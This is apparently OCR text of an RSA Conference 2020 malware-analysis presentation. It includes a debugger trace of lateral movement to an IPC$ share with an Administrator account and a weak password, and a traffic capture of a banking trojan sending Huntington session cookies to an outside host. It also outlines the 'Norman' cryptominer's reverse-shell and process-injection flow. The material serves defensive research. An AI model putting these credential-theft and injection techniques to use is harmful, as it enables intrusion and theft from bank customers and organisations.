
```
02188827   6A 04          push 4
02188829   FF75 0C        push dword ptr ss:[ebp+C]      [ebp+C]:L"Administrator"
0218882C   8945 F4        mov dword ptr ss:[ebp-C],eax   [ebp-C]:L"\\\\L[redacted]\\IPC$"
0218882F   FF75 10        push dword ptr ss:[ebp+10]     [ebp+10]:L"12345678"
02188832   8D45 E0        lea eax,dword ptr ss:[ebp-20]
02188835   50             push eax
02188836   FF15 7C191B02  call dword ptr ds:[<&WNetAddConnection2
```

201	200	HTTPS	businessonline.huntington.com	/Scripts/jQuery/jQueryMigrateCompressed.js	10,057	ap
202	200	HTTP	Tunnel to	content.bigfimz.com:443	0	
203	401	HTTPS	content.bigfimz.com	/s	188	te
204	200	HTTPS	businessonline.huntington.com	/Common/Styles/Presentation/huntington-anonymous.css	1,528	te
205	200	HTTPS	businessonline.huntington.com	/Common/Styles/Presentation/relentless.css	1,471	te
206	200	HTTPS	businessonline.huntington.com	/Common/scripts/Presentation/core-bol.js	28,411	ap
207	200	HTTPS	businessonline.huntington.com	/Common/scripts/jquery/jquery.numberformatter/jquery.numberformatter-1...	4,675	ap
208	200	HTTPS	businessonline.huntington.com	/Common/Scripts/legacy/ClientOmniture.js	3,898	ap
209	200	HTTPS	businessonline.huntington.com	/Common/scripts/jquery/jquery.bgiframe/jquery.bgiframe.js	1,728	ap


Body

Name	Value
b	businessonline.huntington.comMozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Geckohttps://businessonline.huntington.com/Common/scripts/dtagent_ICA23TVhjpqrtx_70001000001803.jshttps://businessonline.huntington.com/BOLHome/BusinessOnlineLog dtPC=-; dtSa=true%7CC%[redacted]57Chttps%3A%2F%2Fbusinessonline.huntington.com%2FBOLHome%2FBusinessOnlineLogir dtLatC=2; dtCookie=U0P[redacted]MQ; BIGipServer~PROD~p_pdebolsso.huntington.com=rd[redacted]443; TS01b17dcd=0133[redacted]12b1 Bol_Asp_SessionId=[redacted]; __AntiXsrfToken=95[redacted]0; ClientTimeZone=;

Who was affected?



Victims by Anti-Virus



RSAConference2020

Norman

Mining for Monies

Norman's Attack Flow

Infection

- Unpatched servers
- Phishing email

Command & Control

- Beaconed to the C&C via DNS
- Opened remote shell

Recon & Lateral Movement

- Manual operation with remote commands (via reverse shell)

Privilege Escalation

- No special privileges needed


Persistence

- Random file names
- SMB and shares
- New processes


Data Exfiltration

- Stole computing power (DDOS)


Getting in the door



If it's x86?


NSIS-svchost.exe
2. Injects the user's explorer.exe
explorer.exe
1. Injects Payload
3. Creates Process
NSIS-svchost.exe
Wuapp.exe

How does it look?

